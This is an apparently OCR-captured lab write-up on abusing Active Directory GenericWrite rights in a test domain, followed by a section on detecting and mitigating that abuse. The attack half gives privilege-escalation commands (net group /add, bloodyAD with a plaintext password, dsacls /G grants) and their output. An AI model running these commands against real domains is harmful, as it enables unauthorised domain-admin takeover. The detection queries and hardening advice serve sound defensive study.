
Generic Write

1. Identification of the Path

The first step in any Active Directory assessment is identifying misconfigured permissions. Using **BloodHound**, we can visualize relationships where a low-privileged user has dangerous rights over a sensitive object.

In this scenario, we identify that the user `ROCK_LEE@LAB.LOCAL` has the `GenericWrite` permission over the `DOMAIN ADMINS@LAB.LOCAL` group. This right allows the source user to modify the "members" attribute of the target group.



---

2. Verification of Permissions (Enumeration)

Before attempting an exploit, it is vital to verify the Access Control Lists (ACLs) from the command line. We use the `dsacls` utility to confirm that the user has the necessary write properties.

The command output confirms that `Lab\rock_lee` has `WRITE PROPERTY` and `WRITE SELF` rights on the Domain Admins object.

- **Command:** `dsacls "CN=Domain Admins,CN=Users,DC=lab,DC=local"`

- **Key Detail:** The presence of `WRITE PROPERTY` confirms the GenericWrite primitive is actionable.

```
PS C:\Users\naruto_uzumaki07> net group "Domain Admins" rock_lee /add /domain
The command completed successfully.

PS C:\Users\naruto_uzumaki07> dsacls "CN=Domain Admins,CN=Users,DC=lab,DC=local"
Owner: Lab\Domain Admins
Group: Lab\Domain Admins

Access list:
{This object is protected from inheriting permissions from the parent}
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Allow Lab\rock_lee                      SPECIAL ACCESS
                                        READ PERMISSONS
                                        WRITE SELF
                                        WRITE PROPERTY
Allow Lab\Domain Admins                 SPECIAL ACCESS
                                        READ PERMISSONS
                                        WRITE PERMISSIONS
                                        CHANGE OWNERSHIP
                                        CREATE CHILD
                                        DELETE CHILD
                                        LIST CONTENTS
                                        WRITE SELF
```

```
PS C:\Users\naruto_uzumaki07> dsacls "CN=Domain Admins,CN=Users,DC=lab,DC=local" /G "lab\rock_lee:GW"
Owner: Lab\Domain Admins
Group: Lab\Domain Admins

Access list:
{This object is protected from inheriting permissions from the parent}
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Allow Lab\rock_lee                      SPECIAL ACCESS
                                        READ PERMISSONS
                                        WRITE SELF
                                        WRITE PROPERTY
Allow Lab\Domain Admins                 SPECIAL ACCESS
                                        READ PERMISSONS
                                        WRITE PERMISSIONS
                                        CHANGE OWNERSHIP
                                        CREATE CHILD
                                        DELETE CHILD
                                        LIST CONTENTS
                                        WRITE SELF
                                        WRITE PROPERTY
                                        READ PROPERTY
                                        LIST OBJECT
                                        CONTROL ACCESS
Allow Lab\Enterprise Admins             SPECIAL ACCESS
```

---

3. Execution of the Abuse

With the permissions confirmed, we can now perform the escalation. There are two primary ways to execute this: via native Windows commands or via Linux-based tools like `bloodyAD`.

A. Windows Method

If you have a session as the user (or a user with delegated rights), you can simply add yourself to the group:
`net group "Domain Admins" rock_lee /add /domain`

> **Image Placement:** Put the top half of **3.jpg** here.

B. Linux / Remote Method

Using `bloodyAD`, we can authenticate to the Domain Controller and add the user to the sensitive group remotely.

- **Command:** `bloodyAD --host "192.168.56.10" -d "lab.local" -u "rock_lee" -p 'EightGates!666' add groupMember "Domain Admins" "rock_lee"`

---

4. Confirmation of Escalation

After executing the abuse, we verify the new group membership. We can check this by enumerating the group members or checking the user's properties.

The `net user rock_lee /domain` command now shows `*Domain Admins` under the Global Group memberships section, confirming the user has successfully escalated their privileges to the highest level in the domain.

```
PS C:\Users\naruto_uzumaki07> net user rock_lee /domain
User name                    rock_lee
Full Name
Comment                      Default training password: Konoha123!
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/6/2026 11:27:58 AM
Password expires             3/20/2026 11:27:58 AM
Password changeable          2/7/2026 11:27:58 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2/12/2026 10:40:53 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
                             *JONIN-COMMAND
The command completed successfully.

PS C:\Users\naruto_uzumaki07>
```

Permission	Target Object	Impact
GenericWrite	Group	Ability to add any user to the group (Privilege Escalation).
GenericWrite	User	Ability to update `servicePrincipalName` for Targeted Kerberoasting or update `msDS-KeyCredentialLink` for Shadow Credentials.

```
C:\Users\naruto_uzumaki07>dsacls "CN=sasuke_uchiha, CN=Users,DC=lab, DC=local" /G "lab\itachi_uchiha:GW"
Owner: Lab\naruto_uzumaki07
Group: Lab\Domain Users

Access list:
Allow Lab\itachi_uchiha                SPECIAL ACCESS
                                       READ PERMISSONS
                                       WRITE SELF
                                       WRITE PROPERTY
Allow Lab\Domain Admins                FULL CONTROL
Allow BUILTIN\Account Operators        FULL CONTROL
Allow NT AUTHORITY\Authenticated Users
                                       SPECIAL ACCESS
                                       READ PERMISSONS
Allow NT AUTHORITY\SELF                SPECIAL ACCESS
                                       READ PERMISSONS
                                       LIST CONTENTS
                                       READ PROPERTY
                                       LIST OBJECT
Allow NT AUTHORITY\SYSTEM              FULL CONTROL
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                       SPECIAL ACCESS   <Inherited from parent>
                                       READ PERMISSONS
                                       LIST CONTENTS
                                       READ PROPERTY
                                       LIST OBJECT
Allow Lab\Enterprise Admins            FULL CONTROL   <Inherited from parent>
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                       SPECIAL ACCESS   <Inherited from parent>
                                       LIST CONTENTS
Allow BUILTIN\Administrators           SPECIAL ACCESS   <Inherited from parent>
                                       DELETE
                                       READ PERMISSONS
                                       WRITE PERMISSIONS
                                       CHANGE OWNERSHIP
                                       CREATE CHILD
                                       LIST CONTENTS
                                       WRITE SELF
                                       WRITE PROPERTY
                                       READ PROPERTY
```


Detection of GenericWrite Abuse

1. Initial Discovery and Query

The investigation began by querying the security logs for activities involving the `dsacls.exe` utility. This tool is frequently used by administrators to manage ACLs, but it is also a favorite for attackers to modify permissions on target objects once they have gained sufficient rights.

- **Query Used:** `Event | where RenderedDescription contains "dsacls"`


- **Observation:** Multiple Sysmon events (Event ID 1 and 22) were triggered on the Domain Controller (**DC01.lab.local**), indicating process creation and DNS/network activity associated with the tool.



2. Identifying the Malicious Command

Further inspection of the process creation logs (Sysmon Event ID 1) reveals the specific command used to grant extended privileges. The logs show the user `naruto_uzumaki07` executing a command to grant `itachi_uchiha` GenericWrite permissions over the object `sasuke_uchiha`.


- **Command Line:** `dsacls "CN=sasuke_uchiha, CN=Users, DC=lab, DC=local" /G "lab\itachi_uchiha:GW"`
- **Significance:** The `:GW` flag stands for **GenericWrite**. In Active Directory, having GenericWrite over a user object allows an attacker to update non-protected attributes, such as `servicePrincipalName` or `scriptPath`, which can be leveraged for **Kerberoasting** or **Resource-Based Constrained Delegation (RBCD)** attacks.



3. Correlating with Advanced Techniques

The logs also indicate that `dsacls.exe` was a `TargetImage` in a sophisticated execution context. The presence of metadata referring to **Dynamic-link Library Injection** (T1055.001) suggests that the tool may have been invoked or manipulated via automated scripts or an offensive framework (like PowerView or BloodHound's automated cleanup/exploitation modules).

- **Target Process:** `C:\Windows\system32\dsacls.exe`
- **Parent Process:** `cmd.exe /k runonce.exe` (indicative of persistence or indirect execution)



Mitigation Strategies

To prevent and remediate GenericWrite abuse in Active Directory, consider the following actions:

- **Apply the Principle of Least Privilege (PoLP):** Regularly audit Active Directory ACLs using tools like **BloodHound** or **PingCastle** to identify "hidden" high-privilege paths. Ensure standard users do not have `GenericWrite`, `AllExtendedRights`, or `GenericAll` permissions over other users or groups.
- **Monitor dsacls.exe and Set-ADACL Usage:** Enable **Command Line Logging** (Event ID 4688 with command line or Sysmon Event ID 1). Alert on any usage of `dsacls` that includes strings like `:GW`, `:GA`, or `:WP`.
- **Protect Sensitive Accounts:** Add high-value accounts to the **Protected Users** group and ensure the "Account is sensitive and cannot be delegated" flag is set. This limits the impact if an attacker gains GenericWrite permissions.
- **Audit DACL Changes:** Enable **Directory Service Changes** auditing (SACLs) on sensitive OUs to log specifically *who* changed a permission and *what* was changed (Event IDs 4662 and 5136).